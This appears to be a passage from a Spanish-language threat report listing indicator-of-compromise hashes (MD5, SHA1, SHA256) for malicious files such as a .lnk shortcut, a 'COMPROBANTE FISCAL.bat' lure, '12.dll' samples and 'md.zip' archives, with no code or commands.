7a66dd60a092ab37c99b27ac09af40a0f15879d83afc47a1699d30cac06a2a264cc060fcccf5fb91354e93eab28c6fb6c5b99a59

c.lnk
54d388cb2c8817ec51c5cf9607b118ca
217b7b6a4038ea8b8a0d7a21d38671812681ad64

dcd60ed6c71d70a295907801c20578ca5cdcba9e0e61f97f2b9ff70d4f5d878a

COMPROBANTE FISCAL.bat
4f8cc798dfb616d7c7d91758d40bde89
838eae8f0772f9767f6e1c6ebb1cdba4eb99de6d
248dde0fd883adf4e31c1da257475ea72388ce7846530438bd2a34690a76175f

Otros archivos 12.dll identificados en fuentes abiertas:

MD5: 3039af85cb2aed1e0379c78c9c0bea68
SHA1: 859356200104748f046703d8553c93c169cfc7e3
SHA256: 9003a73c009902f0e7193fafd1ec44b5a63aa77a831135c449cd98dbd6fb124b

MD5: e41e2c762828167b15c34131d6fbc65e
SHA1: fa358fab5e5e045443f84a73deaf90bb181b4a14
SHA256: a01c2093060ea46bb6879f0aaf091926cba71f8b8591307a4c6d8885018e401e

MD5: 19d571a3e1bb0b7993e8c8b9b6f1d53e
SHA1: abb3a53dbe1662f9b98180b7ea829001915fbd79
SHA256: e82ce6aad0737d75608cb636348a9d80f8410c257d7a7a60ca4a4b5a4a6f4cea

MD5: 68c47f4d25dd3420b9fa3cc602533995
SHA1: 0c9ff573a5abc51e401fa5f5fdae69ca4f92a725
SHA256: a2ec8513034ee7275d49239cd27086f2ea08ec17922a9fd19cfb26f0a5288d44

MD5: 7f78ae69844211d99f7ea7817a42e144
SHA1: 2e1da4e8722535502c2d21370bcca8d2aa52c5b5
SHA256: eea2d44c5b5b3f9f743f9053d5cdd66f8d890983e499231a8dfa2712502d9b25

MD5: 1e831147b9f62a62ff1fcda164a1fcef
SHA1: 81a15c51e58f7d9ef4c00e7e28420b1cebeb2a33
SHA256: a89985ef9618bfaace36a65d16ed72038129f4111883f454aea22161341cba18

MD5: d7f90e635d2bc4677f57876f0d948ba4
SHA1: 4c728f3d0743f0dbcc9fb616b57a6f3c67109844
SHA256: 7435c7e67ce78ffb8455d327f2f83a1c9fd603d55ec9c2923b3cdf72ce9ea176

MD5: c1e92f5ebf24b48fcaff3f6cb4ab3a6e
SHA1: 10971915f0e8c324ffff17a6d61400c98816567c
SHA256: e022e7ff14ec7bda6237bb1e4b3aa675fa651822314eb38204b6e9313ec2c457

MD5: 07a74d45ef7b6d7e86a8fb6aa47ac0fc
SHA1: dccaf17673d0bddf56f2ac98b9ea3a7265895977
SHA256: c8d626c05ba0de1684b6d311ca3541c1e4539b45e97fea3303f95b378447de74

MD5: a401a7f47a92bdc9b037232c6654ea48
SHA1: 2d13a74f6b5b74cb846d6a6d513459f7e5389b8b
SHA256: 992ea8fcbaf6188b3eac43773ef73d3b8b35c12b89a09043a005a9fd10447984

MD5: b04217c4ba249a4cc96cf23ffca03a21
SHA1: fe623c346dfb34477276a45a8b93c75095229a91
SHA256: 24e674e7751f0692ce13abfca02f894bb7751c00448cb95248c24320c6305fad

MD5: 1ab1fa6da7667a3b6fc70e45578af6fd
SHA1: 92b17805e04692960ab0dd55d445a4a345b614ee
SHA256: fe1d6f3fd54fc60470eea39dc40685c0e8e0ef4fad3cdd20fc62b095e313491f

MD5: 15f5fa45e7a5fc3c6db13684f6b24c3e
SHA1: 92f1122a6243dadaad4ed07430c6bdfe111527f1
SHA256: 9ce1e2f539db63f8e66bcba908a6b47018c29fcb731be3fb80692dc8886f8eff

MD5: f5c9f86cde17352657ef69da4883f025
SHA1: 30fa7995ebfc18d34f6091b5cecf2076243338c2
SHA256: 17d2409a2646401f6652a4612d7ed3df8d654461c88b4412b9cf1c7462f65af8

MD5: ed6933897c37cfd9a323e177bcb11707
SHA1: 51123a4b4d3323d01aff81a132314bf1df641008
SHA256: a33c96cd2767ab3bff433e90b499c83ff9cba6b16f52797c05ea4fc534a9b1bf

Otros archivos md.zip maliciosos identificados en fuentes abiertas:

MD5: 2cef2e99bce5946c181d4947489610e2
SHA1: a7c350b5b0d27c2e3154c77598da4d4ada40f333
SHA256: 159786e04f0eeada39c51ebc16e842144706cb533f9e6f3e5930d0ca37856851

MD5: 2f0a66c170fa39ddd1cc0f8cfc355982
SHA1: e19d4de9452640f6b3c084dcdc5ce5065037bb4b
SHA256: 317b9d462ec70a5fee52a5ed96674aca292e8e06b2f6301cc36f7a9260f2e832

MD5: 5b35a3649ca3048fd3e88fada4aea165
SHA1: f54008cc6c251f74da044762e84a3dce18cb5d2e
SHA256: 464cb42033ea362723bf788aef0b3e16c91b3f07d6418e85fa872c26c8cf4f36

MD5: cd91f496b8c292cdeaf3fb8615a37c62
SHA1: 4e69a65f2e4e6d04c2c50902e155ecf53c93d194
SHA256: 616a77fa3e0a3959a4f15d8054366a806b400d8ba0b79495a419d9e623990df8

MD5: 5fa28b901f1d5a0e6664bd8c86ed589f
SHA1: 6ad6b454eb07baadfccf1d66054d657d02627ce4
SHA256: 656d96824f59cbc2ae6d96e0903a6b975135509d5616a0da37763701331b32d9

MD5: 0352b951fed09b709c6f059585531ae9
SHA1: 6372b93d6afc574bd68607de5412b0cefc10cb44
SHA256: 6870bf8a46c295ed4a7afaf8d821bc157fab21fa2aff69c71175ab974a4a6878

MD5: ffd2cde652fd5c01aa9af49e0ffb41e2
SHA1: c00640fb1c66865f9f74a0ea83a858921a6d76a8
SHA256: 717c6ba0f1c3ddbb2662cbd9cdb36d8156bf35fffd5a2ae60899c467aa51fc98

MD5: 77339386f6e5f6d51961f0a06e04b30d
SHA1: e611afcc31bd362302b328bd31f66de3037854eb
SHA256: 7bd7f5ba852aa4c2ec1bc0cdf48920529669604be9770c35d0965da98105a0f2

MD5: e1f6f2bc991227b0a14aaac62c93609d
SHA1: 2c222055a2e56f211db0586bab93c1e26757ed03
SHA256: 7d9459b7a381c02c09497d79c69386dd75b78da09f94751d1e0c6a0f1d8c308d

MD5: 35d3c3bcd440adc5c5e3572f2c1e2442
SHA1: c354093676960f6e79c9862051c6b2c886482bd8
SHA256: 8cff08be15157f0d8820253b06eb2e59b37a05668c4ee1507abc1e613710959c

MD5: ad491c9de408932620eec8da5322fc34
SHA1: 17c692e1438b7f0235c359201f59ee0da1f0a84e
SHA256: 95b97a2b99386759975b8d81d0235d0a44826125d457968fbe014b1b5ff0a409

MD5: 890f655129da01e213982d0ff1722846
SHA1: 536b49d9f8f83efd99a8b855e56fd70dacf9bc76
SHA256: 9874fdb517afe0221d2ed253b64e5c05b8af19e5dcc2b4df4d88a5cbae1a1091

MD5: 071a2502073498ddde7debfa90eb9b1f
SHA1: 09e05dda0b786bfea35e3493a33a805a60e62f4b
SHA256: a1b5d1a53734e1aa46207844f6d10105a0dc595f333ceffa58b488a8a3efe739

MD5: 2b24de6bf6f04d5522f828888f084df3
SHA1: 9077a5c7a5b5feef6aff34fddf7294a81c65fe54
SHA256: eceff5fdbf4969092be73035afe1d5f6d16fa23bce62fe32fc83945763233a95

MD5: 4c1dec6e7af6310e439b83ed06090e57
SHA1: 0f95431a347b7c4b3b20cb7b76addc548e9eaa60
SHA256: f710401ee33de1c032e4ee602e30154a2b99c85f78323858504815e7d8616feb